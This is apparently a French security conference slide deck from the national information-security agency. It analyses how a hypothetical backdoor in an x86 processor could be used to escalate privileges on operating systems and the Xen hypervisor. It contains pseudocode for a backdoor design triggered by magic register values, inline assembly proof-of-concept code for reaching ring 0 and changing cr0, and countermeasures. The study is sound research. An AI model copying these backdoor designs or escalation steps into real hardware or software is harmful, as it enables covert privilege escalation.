Bogues ou piégeages des processeurs: quelle conséquence sur la sécurité?

Loïc Duflot
Direction Centrale de la Sécurité
des Systèmes d'Information

SGDN/DCSSI 51 boulevard de la Tour Maubourg 75007 Paris

loic.duflot@sgdn.gouv.fr

Introduction

- Les bogues de conception dans les composants matériels sont malheureusement trop fréquents.
- Suivant sa propre perception, chacun peut considérer:
  - Que le piégeage générique d'un composant matériel est improbable.
  - Qu'un tel piégeage est probable et exploitable en pratique par un attaquant.
- Nous ne chercherons pas ici à évaluer la probabilité qu'un composant soit piégé ou bogué.
- Dans cette présentation, nous étudions au contraire les conséquences sur la sécurité des systèmes d'exploitation et des moniteurs de machines virtuelles d'un bogue ou d'un piégeage et les conditions d'une exploitation éventuelle.
- Réflexion centrée sur les processeurs de la famille x86.

Premier ministre
Secrétariat général de la défense nationale

Plan de la présentation

- Introduction
- Eléments d'architecture x86
- Exploitabilité d'un piégeage simple d'un processeur
  - Objectifs du piégeage
  - Introduction d'un piégeage en phase de conception
  - Exploitation ultérieure du piégeage
- Rendre exploitable le piégeage sans connaissance de l'architecture logicielle du système cible
  - Difficultés
  - Modification du piégeage initial
  - Exploitation contre un moniteur de machines virtuelles
- Contremesures et conclusions

Plan de la présentation


- Introduction
- Eléments d'architecture x86
- Exploitabilité d'un piégeage simple d'un processeur
  - Objectifs du piégeage
  - Introduction d'un piégeage en phase de conception
  - Exploitation ultérieure du piégeage
- Rendre exploitable le piégeage sans connaissance de l'architecture logicielle du système cible
  - Difficultés
  - Modification du piégeage initial
  - Exploitation contre un moniteur de machines virtuelles
- Contremesures et conclusions

Niveaux de privilèges processeurs

- A la tâche courante est associée une notion de privilège processeur (encore appelée CPL, anneau ou ring).
  - Les tâches s'exécutant en ring 0 (typiquement le noyau d'un système d'exploitation) ont des privilèges maximaux au niveau matériel.
  - Les tâches s'exécutant en ring 3 (les applications typiquement) ont des privilèges restreints.
    - Certaines instructions critiques sont interdites.
    - Certains registres critiques sont inaccessibles (en écriture, voire en lecture).
- C'est le mécanisme de ring qui permet de cloisonner efficacement l'espace noyau d'un système d'exploitation de l'espace utilisateur.

Gestion mémoire des processeurs x86 en mode protégé

- Deux niveaux de traduction dans le CPU:
  - La segmentation (obligatoire).
    - Contrôle d'accès mémoire sur différentes zones de la mémoire (segments repérés par une taille et une adresse de base)
  - La pagination (optionnelle mais utilisée systématiquement en pratique).
    - Permet de cloisonner les processus les uns des autres.
    - Virtualisation de la mémoire via des répertoires et des tables de pages.




Structure des segments (simplifiée)

- Un descripteur de segment:
  - Une adresse de base.
  - Une taille.
  - Des permissions d'accès :
    - Segment de code (exécutable, éventuellement lisible).
    - Segment de données (inscriptible, éventuellement lisible)
    - DPL (Niveau de privilège demandé) niveau de privilège requis pour accéder au segment.
- Les descripteurs sont stockés dans une table (la table des descripteurs de segments, la GDT) et accédés par leur index dans la table.
- La plupart des systèmes d'exploitation utilisent un modèle dit plat ou « quasi-plat ».

Utilisation de la segmentation


Utilisation quelconque de la segmentation



Segments accessibles depuis le ring 3

Segments accessibles depuis le ring 0

Modèle « quasi-plat »




Segments accessibles depuis le ring 3

Segments accessibles depuis le ring 0

Gestion mémoire des processeurs x86 en mode protégé

- Deux niveaux de traduction dans le CPU:
  - La segmentation (obligatoire).
    - Contrôle d'accès mémoire sur différentes zones de la mémoire (segments repérés par une taille et une adresse de base)
  - La pagination (optionnelle mais utilisée systématiquement en pratique).
    - Permet de cloisonner les processus les uns des autres.
    - Virtualisation de la mémoire via des répertoires et des tables de pages.



Plan de la présentation

- Introduction
- Eléments d'architecture x86
- Exploitabilité d'un piégeage simple d'un processeur
  - Objectifs du piégeage
  - Introduction d'un piégeage en phase de conception
  - Exploitation ultérieure du piégeage
- Rendre exploitable le piégeage sans connaissance de l'architecture logicielle du système cible
  - Difficultés
  - Modification du piégeage initial
  - Exploitation contre un moniteur de machines virtuelles
- Contremesures et conclusions


De quel piégeage parle-t-on?

- Plusieurs présentations traitant de pièges exploitables dans la littérature:
  - Designing and implementing malicious hardware, S. King, J. Tucek, A. Cozzie. Usenix LEET'08.
  - Trojan detection using IC fingerprinting , D. Agrawal, S. Baktir, D. Karakoyunlu, P. Rohatgi, B. Sunar. IEEE SSP'07.

- L'analyse présentée ici est différente car elle:
  - N'analyse pas la probabilité qu'un composant soit piégé.
  - Traite de composants standards des ordinateurs personnels.
  - Analyse l'impact sur la sécurité des systèmes d'exploitation et des moniteurs de machine virtuelle des pièges exploitables directement depuis la couche logicielle.

Modèle d'exploitation du piégeage

- L'attaquant est capable d'exécuter du code dans le contexte d'une application non-privilégiée (non « root »).



Objectifs d'un piégeage pour un attaquant

- La conception courante est: « si l'attaquant passe en ring 0, il a gagné ».
- Est-ce si simple? Un simple piège qui modifie le CPL courant est-il suffisant dans tous les cas?
    - Nous verrons un contre exemple plus loin.
- Les objectifs du piégeage pour un attaquant:
    - Discret: il ne doit pas être déclenché par erreur.
    - Exploitable avec un minimum de privilèges.
    - Doit donner des privilèges maximaux sur le système.
    - Doit être exploitable dans tous les cas (indépendamment du système d'exploitation).

Un premier piégeage basique

- Piégeage d'une instruction quelconque.
  - Pour l'exemple, l'instruction « salc ».
  - Pourrait-être n'importe quelle instruction, voire une instruction correspondant à un « opcode » non défini.
  - Se déclenche dans un état particulier du processeur uniquement (atteignable facilement par l'attaquant dans la pratique).

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    CPL = 0;
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    CPL = 3;
else   [Comportement nominal]
```

Piège

Comportement normal

Exploitabilité d'un tel piégeage?

- On suppose que le modèle de segmentation est « plat » - ou « quasi-plat » (le cas plus générique sera vu plus loin) - car c'est le cas pour Linux, OpenBSD, FreeBSD, Windows par exemple.
- L'attaquant doit:
  - déclencher le piège.
  - mettre en mémoire puis exécuter une charge utile.
  - retourner proprement en ring 3.
- Dans l'exemple du transparent suivant, la charge utile modifie certaines structures de l'espace noyau dont il faut déterminer les adresses virtuelles a priori.
- Les index des segments utiles dans la GDT doivent aussi être connus de l'attaquant.

Exemple d'exploitabilité sous OpenBSD (ou autre)

- Déclenchement du piège:

```
"mov $0x12345678, %eax\n"  "mov $0x87651234, %ecx\n"
"mov $0x56789012, %ebx\n"  "mov $0x12348256, %edx\n"
                           ".byte 0xd6\n"
```

Passage en ring 0

- Exécution de la charge utile:

```
"lcall $0x08, $kern_f\n"
```

Saut vers un segment de ring 0
et exécution de kern_f en ring 0

- Sortie vers le ring 3:

```
"mov $0x0027, %eax\n"          "push %eax\n"
"push %eax\n"                  "mov $fin, %eax\n"
"push %esp\n"                  "push %eax\n"
"mov $0x002b, %eax\n"          ".byte 0xcb\n"
```


Simule un retour
« long return »

Plan de la présentation

- Introduction
- Eléments d'architecture x86
- Exploitabilité d'un piégeage simple d'un processeur
  - Objectifs du piégeage
  - Introduction d'un piégeage en phase de conception
  - Exploitation ultérieure du piégeage
- Rendre exploitable le piégeage sans connaissance de l'architecture logicielle du système cible
  - Difficultés
  - Modification du piégeage initial
  - Exploitation contre un moniteur de machines virtuelles
- Contremesures et conclusions

Exploitabilité dans le cas de mise en œuvre d'une couche de virtualisation

- Un exemple de système mettant en œuvre la virtualisation (également utilisé pour la preuve de concept):



- L'attaquant ne connaît pas la couche d'abstraction utilisée ou ne connaît pas toutes ses caractéristiques (dans l'exemple Xen 3.0).


Problèmes liés à l'exploitation

- Il ne connaît pas l'adresse de base des segments utilisés :
  - Même le noyau du système d'exploitation invité ne les connaît pas.
  - Il n'a pas de moyen de les connaître sans avoir accès aux tables de page.
- L'attaquant ne connaît pas les tables de page utilisées réellement par le système:
  - Même le noyau du système d'exploitation invité ne les connaît pas.
  - Il ne peut les connaître qu'en:
    - lisant le registre processeur cr3 accessible uniquement depuis le ring 0.
    - et en interprétant les tables de page (qui ne sont pas nécessairement présentes dans les tables de page actuelles) et non accessibles avec le segment courant.
- Les structures cibles ne sont pas présentes dans les tables de page.

- Conséquence: le piégeage présenté ne sera pas exploitable en pratique dans la majeure partie des cas!

Évolution du piégeage (1/2)

- Le piégeage doit permettre:
  - Le passage en ring 0 et l'exécution de code dans ce mode sans crash (attention à l'offset du segment courant!).
  - Un accès total à la mémoire physique sans effet de la pagination.



Evolution du piégeage (2/2)

- Un exemple de tel piège:

Modifie le comportement de « call » et « ret »

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    backdoor = 1;
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    backdoor = 0;
else if (backdoor == 1 && ECX == 0x1) { //opération d'écriture
    address = EAX;
    value = EBX;
    physical_memory_w(address, (char *) &value, 4); }
else if (backdoor == 1 && ECX == 0x0) { //opération de lecture
    address = EAX;
    physical_memory_r(address, (char *) &result, 4);
    EBX = result; }
else
```

[Comportement nominal]

Exploitation du piégeage

- En pratique il sera en règle générale nécessaire pour l'attaquant de:
  - Déclencher le piège depuis le contexte d'une application non privilégiée d'un OS non privilégié.
  - Sauter vers le segment de ring 0 ad-hoc.
  - Lire cr3 et GDTR.
  - Interpréter les tables de page et les modifier le cas échéant.
  - Modifier la GDT le cas échéant.
  - Exécuter un payload en ring 0.
  - Retourner vers le ring 3 proprement.
  - Sortir du programme d'attaque.

Exploitation: preuve de concept

- Pour la preuve de concept:
  - Modification du registre de contrôle du processeur cr0.

```
"mov $0x12345678, %%eax\n"    ".byte 0xd6\n"
"mov $0x56789012, %%ebx\n"    "lcall $0x4b, $test\n"
"mov $0x87651234, %%ecx\n"    "mov %%esi, %%eax\n"
"mov $0x12348256, %%edx\n"    : "=a"(ret));
```

```
"mov %cr0, %eax\n"
"or $0x4300, %eax\n"
"mov %eax, %cr0\n"
```

  - Vérification de bonne modification.

Sans utilisation du piège

```
[demo@localhost demo]./write_cr0
Segmentation fault
```

Lecture avant modification utilisant le piège

```
[demo@localhost demo]./read_cr0
0x80005003b
```

Lecture de la valeur réelle du registre cr0

```
(qemu) info registers
[....]
CR0=8005433b
[....]
```

Plan de la présentation

- Introduction
- Eléments d'architecture x86
- Exploitabilité d'un piégeage simple d'un processeur
  - Objectifs du piégeage
  - Introduction d'un piégeage en phase de conception
  - Exploitation ultérieure du piégeage
- Rendre exploitable le piégeage sans connaissance de l'architecture logicielle du système cible
  - Difficultés
  - Modification du piégeage initial
  - Exploitation contre un moniteur de machines virtuelles
- Contremesures et conclusions

Contremesures

- Un piégeage matériel n'est pas nécessairement une fatalité si l'on est capable de réduire le risque:
  - Réduire au strict minimum les applications qui s'exécutent sur la machine.
  - Supprimer les moyens de compilation ou d'exécution de code (macros).
  - Respect des bonnes pratique de sécurité au niveau réseau.
- Utilisation de redondance de processeurs différents et comparaison comportementale :
  - Sans doute peu réaliste à l'heure actuelle.

Conclusion

- En conclusion nous avons montré qu'un piégeage même simple et générique pouvait être exploitable:
  - quelles que soient les mesures de sécurité mises en œuvre par un système d'exploitation ou un moniteur de machine virtuelle.
  - dès lors qu'un attaquant à connaissance du piégeage et peut exécuter du code avec des privilèges restreints sur la machine cible.
- Le réalisme et la pertinence de la menace à prendre en compte au titre d'une analyse de risque système.
- Dans le pire cas, les notions de bogues ou piégeages sont équivalentes.
- Des mesures de réduction du risque existent.

Premier ministre
Secrétariat général de la défense nationale

PREMIER MINISTRE
S·G·D·N

Merci de votre attention

Des questions?

Pour toute information:

loic.duflot@sgdn.gouv.fr